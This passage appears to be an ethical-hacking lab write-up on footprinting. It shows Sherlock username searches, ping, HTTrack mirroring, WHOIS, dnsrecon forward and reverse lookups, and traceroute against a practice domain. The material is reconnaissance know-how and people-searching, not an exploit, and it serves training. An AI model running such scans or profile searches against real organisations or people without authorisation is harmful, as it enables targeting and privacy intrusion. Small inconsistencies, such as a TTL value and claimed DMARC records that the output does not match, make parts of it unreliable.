


b. Find the Company's Domains and Sub-domains using Netfcraft

Navigate to https://sitereport.netcraft.com/

Enter the Domain You Wanted to Scan then Press Lookup





c. Gather personal information from various social networking sites using Sherlock

Sherlock is an open-source command-line tool designed to find usernames across more than 300 social media platforms, making it a valuable resource for online investigations and OSINT (Open Source Intelligence) tasks.

Command: Sherlock <username>

```
┌──(kali㉿kali)-[~]
└─$ sherlock "Kevin Metnick" --verbose
Update available! 0.15.0 ──> 0.16.0
https://github.com/sherlock-project/sherlock/releases/tag/v0.16.0
[*] Checking username Kevin Metnick on:

[+] [2437ms] BoardGameGeek: https://boardgamegeek.com/user/Kevin%20Metnick
[+] [3190ms] BreachSta.rs Forum: https://breachsta.rs/profile/Kevin%20Metnick
[+] [5351ms] Discord: https://discord.com
[+] [7218ms] Envato Forum: https://forums.envato.com/u/Kevin%20Metnick
[+] [7300ms] Giphy: https://giphy.com/Kevin%20Metnick
[+] [10341ms] Hive Blog: https://hive.blog/@Kevin%20Metnick
[+] [12561ms] LibraryThing: https://www.librarything.com/profile/Kevin%20Metnick
[+] [14541ms] NationStates Nation: https://nationstates.net/nation=Kevin%20Metnick
[+] [14588ms] NationStates Region: https://nationstates.net/region=Kevin%20Metnick
[+] [15346ms] Odysee: https://odysee.com/@Kevin%20Metnick
[+] [15925ms] Patched: https://patched.sh/User/Kevin%20Metnick
[+] [20929ms] SlideShare: https://slideshare.net/Kevin%20Metnick
[+] [22540ms] Splice: https://splice.com/Kevin%20Metnick
[+] [22154ms] Spotify: https://open.spotify.com/user/Kevin%20Metnick
[+] [23859ms] Typeracer: https://data.typeracer.com/pit/profile?user=Kevin%20Metnick
[+] [31246ms] Xbox Gamertag: https://xboxgamertag.com/search/Kevin%20Metnick
[+] [31405ms] YandexMusic: https://music.yandex/users/Kevin%20Metnick/playlists
[+] [27609ms] dailykos: https://www.dailykos.com/user/Kevin%20Metnick
[+] [34181ms] mastodon.cloud: https://mastodon.cloud/@Kevin%20Metnick
[+] [36130ms] omg.lol: https://Kevin%20Metnick.omg.lol
[+] [40811ms] svidbook: https://www.svidbook.ru/user/Kevin%20Metnick

[*] Search completed with 21 results
```

d. Gather info about target website using Ping command line utility.

When you ping a website it tells you if the server answers and shows simple network data, for example

Command: ping certifiedhacker.com

```
C:\Windows\System32>ping certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 32 bytes of data:
Reply from 162.241.216.11: bytes=32 time=578ms TTL=49
Reply from 162.241.216.11: bytes=32 time=447ms TTL=49
Reply from 162.241.216.11: bytes=32 time=491ms TTL=49
Reply from 162.241.216.11: bytes=32 time=534ms TTL=49

Ping statistics for 162.241.216.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 447ms, Maximum = 578ms, Average = 512ms

C:\Windows\System32>
```

1) IP address: (162.241.216.11)

2) The **TTL** reading of **46** is often used to guess whether the server runs **Windows** or **Linux** or **Mac**.


3) ping typically sends four packets, if some don't come back you'll see packet loss, which can mean anything from firewall filtering to the server being overloaded or an unstable link.

e. Mirroring website using HTTrack Web Site Copier

Website mirroring creates a local copy of a site so you can explore its files offline. Tools like HTTrack download a website into a directory on your computer, reconstructing its folder structure and saving HTML, images, media, and other assets so you can analyze and browse the site without an internet connection.


Download Winhttrack From: https://www.httrack.com/

1) Open the application and Click on Next on the Welcome Page




2) Give it a Project Name and Category (Optional) and click on Next.


3) Select Download Web Site put the website link in the Web Addresses Box and click Next




4) Leave the settings as default and click Finish



5) Website Starts Downloading.




6) Now open the downloaded site this is what mine looks like….



f) Perform Whois Footprinting

Place the cursor in your browser's address bar, enter https://www.whois.com/, and press Enter. Type the domain you want to look up into Whois search field and click the search button.

The results display information linked to the queried URL, in this case www.certifiedhacker.com, including registration data, name servers, IP address, geographic location, and other details, as shown in the screenshots.





This completes the demonstration of how to collect information about a target organization by performing a WHOIS lookup with Whois Domain Lookup.

g. Perform DNS Footprinting

Method 1:

Open Browser Navigate to https://www.nslookup.io/





This concludes the demonstration of DNS information gathering using the NSLOOKUP online tool.

h. Perform reverse DNS lookup using Reverse IP domain check and DNSRecon

DNS Lookup: This process translates a domain name (like *example.com*) into its corresponding IP address, allowing browsers to locate and connect to the correct server.

Reverse DNS Lookup: This does the opposite, it takes an IP address and finds the domain name linked to it, often used for network diagnostics or verifying the source of emails.

So, We Will be using yougetsignal.com for Reverse DNS Lookup

Using kali linux builtin tool named dnsrecon:

DNS Lookup

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -d certifiedhacker.com
[*] std: Performing General Enumeration against: certifiedhacker.com...
[-] DNSSEC is not configured for certifiedhacker.com
[*]     SOA ns1.bluehost.com 162.159.24.80
[*]     NS ns2.bluehost.com 162.159.25.175
[*]     NS ns1.bluehost.com 162.159.24.80
[*]     MX mail.certifiedhacker.com 162.241.216.11
[*]     A certifiedhacker.com 162.241.216.11
[*]     TXT certifiedhacker.com v=spf1 a mx ptr include:bluehost.com ?all
[*] Enumerating SRV Records
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 40.104.68.40 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 40.99.111.24 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 40.104.68.24 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 52.98.58.40 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 2603:1046:c04:cce::8 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 2603:1046:c04:ccd::8 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 2603:1046:c04:cd5::8 443
[+]     SRV _autodiscover._tcp.certifiedhacker.com autodiscover.bluehost.com 2603:1036:30d:402::8 443
[+] 8 Records Found
```

We can see here its gives detailed results of the dns certifiedhacker.com with NS, SOA, MX and DMARC records.

Reverse DNS Lookup

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -r 162.241.216.0-162.241.216.255
[*] Performing Reverse Lookup from 162.241.216.0 to 162.241.216.255
[+]     PTR 162-241-216-0.unifiedlayer.com 162.241.216.0
[+]     PTR 162-241-216-2.unifiedlayer.com 162.241.216.2
[+]     PTR 162-241-216-4.unifiedlayer.com 162.241.216.4
[+]     PTR 162-241-216-7.unifiedlayer.com 162.241.216.7
[+]     PTR 162-241-216-3.unifiedlayer.com 162.241.216.3
[+]     PTR 162-241-216-5.unifiedlayer.com 162.241.216.5
[+]     PTR 162-241-216-6.unifiedlayer.com 162.241.216.6
[+]     PTR box5334.bluehost.com 162.241.216.14
[+]     PTR 162-241-216-9.unifiedlayer.com 162.241.216.9
```


```
[+]     PTR box5443.bluehost.com 162.241.216.245
[+]     PTR alphatradecorp.com 162.241.216.248
[+]     PTR 162-241-216-249.unifiedlayer.com 162.241.216.249
[+]     PTR 162-241-216-246.unifiedlayer.com 162.241.216.246
[+]     PTR 162-241-216-251.unifiedlayer.com 162.241.216.251
[+]     PTR 162-241-216-250.unifiedlayer.com 162.241.216.250
[+]     PTR 162-241-216-247.unifiedlayer.com 162.241.216.247
[+]     PTR 162-241-216-253.unifiedlayer.com 162.241.216.253
[+]     PTR 162-241-216-254.unifiedlayer.com 162.241.216.254
[+]     PTR 162-241-216-252.unifiedlayer.com 162.241.216.252
[+] 255 Records Found
```

This demonstration concludes with the collection of information about a target organization by performing a reverse DNS lookup, using a Reverse IP Domain Check utility together with the DNSRecon tool—to identify domains associated with the target.

i) Perform Network Footprinting

Network footprinting is the collection of network-related information about a target organization. It involves compiling data about a particular network environment so ethical hackers can create a network diagram and examine the target more closely to plan advanced attacks.

we will find the network range using the ARIN Whois lookup. Open a browser, go to https://www.arin.net/, enter the target website's IP address into the search box, click Search, and you will receive the target's IP range.



j. Perform network tracerouting in Windows and Linux machines

Windows Command:

tracert -h 6 www.certifiedhacker.com

-h = Number of Allowed hops

```
Tracing route to certifiedhacker.com [162.241.216.11]
over a maximum of 6 hops:

  1    49 ms     1 ms     1 ms  192.168.31.132
  2    82 ms    62 ms    44 ms  192.168.1.2
  3    59 ms    38 ms    39 ms  192.168.39.130
  4    94 ms    38 ms    31 ms  192.168.251.26
  5    88 ms    37 ms    40 ms  [redacted]
  6    38 ms    47 ms    39 ms  [redacted]

Trace complete.
```

Linux Command:

Traceroute -m 6 certifiedhacker.com

